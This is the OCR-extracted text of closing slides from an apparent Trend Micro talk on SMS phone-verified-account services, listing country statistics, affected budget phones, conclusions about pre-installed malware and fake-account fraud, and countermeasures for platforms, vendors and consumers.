
68 Taylor, 4:17 PM

T W 9 comments >

Facebook page


Receive Code	
Thailand	1279
South Africa	1267
United States	1054
Russian Federation	1018
Colombia	665
Bangladesh	595
Mexico	552
Turkey	541
Angola	481
India	391
Peru	368
Argentina	327
United Arab Emirates	325
Ethiopia	303
Pakistan	274
The Philippines	263
Venezuela, Bolivarian Republic of	252
Kenya	248
Mozambique	231

## Trend Micro Affected Devices



# Affected Devices

Mainly Low cost or budget phones



5.

## Conclusion

Mobile **supply chain assurance** by strong evaluation

Online anonymity vs **verified accounts**

Security model is **broken and exploited** at scale

SMS PVA fraud's **implication** to law enforcement

**Evolving cybercrime** business model

- Click ad fraud, pre-installed malware
- Data exfiltration and Identity theft, continuous persistence (silent loader)

# Countermeasures

## For Online Platforms and Services

- One-time SMS is not enough
- Be cautious when launching sign-in bonus promotion esp. monetary value
- Origin of created accounts, identify fake ones
- Look for reuse profile, veracity of account vs variety of content

## For Smartphone vendors

- Ensure provenance of the devices / brand name
- Perform security review on system image / trusted sources


## For consumers

- Consider security when purchasing phone
- Secure device, periodical analysis, trusted apps, be wary of ROM images


# Can You Rely on OTPs? A Study of SMS PVA Services and Their Possible Criminal Uses

SMS PVA services allow their customers to create disposable user profiles or register verified accounts on many popular platforms. Unfortunately, criminals can misuse these services to conduct fraud or other malicious activities.

February 15, 2022



Download SMS PVA: An  
Underground Service Enabling  
Threat Actors to Register Bulk  
Fake Accounts



[https://www.trendmicro.com/vinfo/us/  
security/news/cybercrime-and-digital-  
threats/can-you-rely-on-otps-a-study-  
of-sms-pva-services-and-possible-  
criminal-uses](https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/can-you-rely-on-otps-a-study-of-sms-pva-services-and-possible-criminal-uses)

Thank you!